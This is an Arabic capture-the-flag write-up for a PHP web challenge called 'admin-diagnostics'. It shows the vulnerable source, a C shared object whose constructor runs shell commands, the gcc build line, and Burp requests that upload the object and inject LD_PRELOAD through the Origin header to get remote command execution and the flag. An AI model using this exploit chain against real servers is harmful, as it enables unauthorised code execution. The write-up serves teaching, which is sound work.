شرح حل تحدي admin-diagnostics

التحدي: admin-diagnostics

مستوى التحدي: متوسط


بواسطة: wes4m

ملاحظات مُهمة جدًا قبل أن تكمل قراءة المقالة!


- **في حال لم تبدأ بحل التحدي:**
  - التحدي يستحق المحاولة! ؛ في كل مرحلة منه ستواجه أمور تستدعي منك البحث عنها وفهمها حتى تتجاوزها، باختصار ستُنهي حل التحدي بمعرفة جيدة حول بعض الأشياء التي رُبما كنت تجهلها، **فلا تفوّت فرصة التعلّم و "حاول"** أن تقوم بحله قبل الاطلاع على الحل.
- **في حال بدأت في حله لكن توقفت عند مرحلة معينة:**
  - سأقوم بوضع بعض الـ Hint قبل شرح أي مرحلة في التحدي، اطلع عليها في حال احتجت المساعدة ثم انطلق من بعدها.
- **مهارات/أدوات تحتاجها لحل التحدي (حسب الطريقة التي اتبعتها):**
  - PHP
  - C
  - التعامل مع Burp Suit أو أي أداة تؤدي نفس الغرض
  - صبر[2]
  - كوبين قهوة

بسم الله نبدأ،

بعد الدخول على صفحة التحدي، نجد هذه الصفحة:



نلاحظ أن الصفحة تقترح علينا إدخال الأمر: **source** لمعرفة الكود المصدري ، نُدخل الأمر



بعد إرسال الأمر سنجد كُود الـ **PHP** التالي:

```
<?php
   session_start();
   include('funcs.php');
   if(!isset($_SESSION["dir"])) {
      $tmpDir = "./tmp/" . random_string(32);
```

```
    mkdir($tmpDir);
    $_SESSION["dir"] = $tmpDir;
  }
  function enable_diagnostics() {
    putenv("{$_SERVER['HTTP_ORIGIN']}_ENABLE_DIAGNOSTICS=1");
  }
  $command = $_GET['command'] . " ";
  if(isset($command)) {
    $c = explode(" ", $command);
    switch ($c[0]) {
    case "info":
      echo nl2br("\nYour IP: " . $_SERVER['REMOTE_ADDR']);
      echo nl2br("\nYour Tempdir: " . $_SESSION["dir"]);
      break;
    case "diag":
      enable_diagnostics();
      echo nl2br(shell_exec_getresults("./dig"));
      break;
    case "download":
      $data = file_get_contents($c[1]);
      file_put_contents( $_SESSION['dir'] . "/" . basename($c[2]), $data);
      echo "Downloaded file to " . $_SESSION["dir"] . "/" . basename($c[2]);
      break;
    case "list":
      listDir($_SESSION["dir"]);
      break;
    case "destroy":
      session_destroy();
      break;
    case "source":
      highlight_file(__file__);
      break;
    }
  }
?>
```

HINT #1

حاول أن تفهم عمل الدالة **enable_diagnostics()**

- ماذا تفعل الدالة **enable_diagnostics()** بإختصار؟
  - تقوم بنداء الدالة putenv() والتي تقوم بدورها بإسناد قيمة **لمتغير ما**
  - اطلع على هذا المرجع لفهم عمل الدالة:

https://www.php.net/manual/en/function.putenv.php

بعد الاطلاع على المرجع السابق، يبدو بأن الدالة تقوم بإسناد قيمة لـ **environment variable**

وبعد تحليل الـ **Parameter** التي تُمرر للدالة، نلاحظ أنه يوجد **Parameter** نستطيع تمرير قيمة له

، عن طريق الـ **Origin** في الـ **HTTP Request**

نتوقف هنا للحظة ؟ ألا تبدو بأنها ثغرة **Shellshock** ؟

من هنا بدأت أختبر إسناد قيم للمتغير **PATH** ، لكن للأسف جميع المحاولات لم تُجدي ،

لذلك بدأت بالبحث عن متغيرات أخرى من الممكن استغلالها،

وفي هذه المرحلة العملية كانت عن محاولات عدة لحقن المتغير ومراقبة ما يحدث بعد ذلك ،

المتغيرات التي قمت بإختبارها لم تجدي حتى وصلت للمتغير ....

HINT #2

أقرأ عن المتغير: **LD_PREALOAD**

- ماهو المتغير **LD_PREALOAD** بإختصار؟
  - خلال مرحلة الـ **Linking** لإنتاج البرنامج ،

الـ **Linux Dynamic Linker** يبحث في مسارات معينة عن الـ **Library Functions** التي يستخدمها البرنامج ،

المستخدم يستطيع إضافة مسارات أخرى يبحث فيها الـ **Linker** ، كيف ؟ عن طريق هذا المتغير.

  - اطلع على هذا المرجع لفهمه أكثر:

http://man7.org/linux/man-pages/man8/ld.so.8.html

بعد فهم طبيعة عمل المتغير السابق، نستطيع القول بأننا سنبدأ العمل الآن على: **Injecting a Shared Library**

وقبل البدء لنقوم بتلخيص الخطوات والأمور التي سنحتاجها لتنفيذ هذه الخطوات

١ - سنقوم بإنشاء Shared Object خاص بنا ونضع به التعليمات التي نريد تنفيذ عندما يتم تحميل الـ Shared Object وقت تنفيذ البرنامج

٢ - سنحتاج لوسيلة تتيح لنا رفع هذا الـ Shared Object على الـ Server ومن ثم الحصول على المسار الخاص به

٣ - سنحتاج أن نكتب قيمة المسار السابق في المتغير LD_PRELOAD، ومن ثم سنحتاج أن يتم تنفيذ البرنامج لكي يتم تحميل الـ Shared Object الذي قمنا برفعه

لنبدأ الآن في كل خطوة على حدى ،

١ - إنشاء الـ Shared Object:

قمت في البداية بكتابة هذا الكود البسيط بـ C

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void __attribute__((constructor)) command();
void command (void) {
system("ls");
system("pwd");
system("whoami");
}
```

- **ملحوظة مهمة جدًا وخطأ وقعت به:**
  - ملفات الـ so. لا تحتوي على الـ main function (وهذا شيئ منطقي لأن البرنامج بنفسه يحتوى عليها) ،

    فكيف نحل هذه المشكلة ؟ عن طريق الـ Constructor

    هنا تجد مرجع ممتاز:

    https://www.geeksforgeeks.org/__attribute__constructor-/__attribute__destructor-syntaxes-c

بعد كتابة كود الـ C ، نحتاج أن ننشئ ملف الـ so. ، هذه التعليمة تؤدي الغرض:

gcc -fPIC -shared -o OutputFile.so fileName.c -nostartfiles

٢ - رفع ملف الـ so. على الـ Server

بعد العودة للكود المصدري الخاص بالـ **PHP** نجد أنه بإمكاننا الرفع عن طريق إرسال الأمر **Download** متبوعًا بـ **URL** خاص بالملف الذي نريد رفعه علي الـ **Server** ، ثم اسم الملف ، أي كالآتي :

Download FileURL FileName

نقوم بعملية الرفع

```
Send  Cancel  <  >

Request
Raw | Params | Headers | Hex
GET
/handler.php?command=download%20https://github.com/0xb1tByte/eCPPTv2-Journey/blob/master/INJ.so?raw=true FINAL HTTP/1.1
Host: ctf.wes4m.io:13305
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://ctf.wes4m.io:13305/
DNT: 1
Connection: close
Cookie: PHPSESSID=tnu2gp50a1saut193dhs4hptbn

Response
Raw | Headers | Hex | Render
HTTP/1.1 200 OK
Server: nginx/1.16.1
Date: Sun, 10 Nov 2019 00:11:20 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.3.11
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 63

Downloaded file to ./tmp/mcwdq3wczu23j95qikkygp7623ophsu7/FINAL
```

بعد رفع الملف ، نلاحظ بأن الـ **Server** أخبرنا بمكان الرفع ، وهذا يقدنا للخطوة التالية

٣ - حقن المتغير LD_PRELOAD

نأخذ المسار الذي أخبرنا به الـ **Server** ونقوم بحقنه في المتغير كالآتي:

```
Request
Raw | Params | Headers | Hex
GET /handler.php?command=diag HTTP/1.1
Host: ctf.wes4m.io:13305
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin: LD_PRELOAD=./tmp/mcwdq3wczu23j95qikkygp7623ophsu7/FINAL:
DNT: 1
Connection: close
Cookie: PHPSESSID=tnu2gp50a1saut193dhs4hptbn

Response
Raw | Headers | Hex | Render
HTTP/1.1 200 OK
Server: nginx/1.16.1
Date: Sun, 10 Nov 2019 00:16:59 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.3.11
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 744

_flag_943yr93h8u2jfhh93hf34j.TTxTT<br />
dig<br />
executor<br />
fakeDig<br />
funcs.php<br />
handler.php<br />
index.php<br />
tmp<br />
/var/www/html<br />
nobody<br />
```

- **ملاحظة تخص الحقن:**
  - قمنا بإضافة : في آخر المسار حتى تقطع الجزء الإضافي والذي هو:

_ENABLE_DIAGNOSTICS=1

بعد حقن المتغير بالمسار نلاحظ بأنه البرنامج استخدم الـ **Shared Object** الذي قمنا برفعه!

لكن نحتاج الآن قراءة محتوى الملف الآتي حتى نحصل على الـ **FLAG** :

flag_943yr93h8u2jfhh93hf34j.TTxTT_

نقوم بالتعديل على ملف الـ **C** ونعيد عمل الخطوات من ١ - ٣

ملف الـ **C** النهائي:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void __attribute__((constructor)) command();
void command (void) {
system("ls");
system("pwd");
system("whoami");
system("cat _flag_943yr93h8u2jfhh93hf34j.TTxTT");
```

ونحصل على النتيجة النهائية:

Response

Raw | Headers | Hex | Render

```
HTTP/1.1 200 OK
Server: nginx/1.16.1
Date: Sun, 10 Nov 2019 00:16:59 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.3.11
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 744

_flag_943yr93h8u2jfhh93hf34j.TTxTT<br />
dig<br />
executor<br />
fakeDig<br />
funcs.php<br />
handler.php<br />
index.php<br />
tmp<br />
/var/www/html<br />
nobody<br />
flag{th3_th!ngs_env_v4rs_and_php_c4n_d0}<br />
Architecture:        x86_64<br />
CPU op-mode(s):      32-bit, 64-bit<br />
Byte Order:          Little Endian<br />
CPU(s):              1<br />
On-line CPU(s) list: 0<br />
```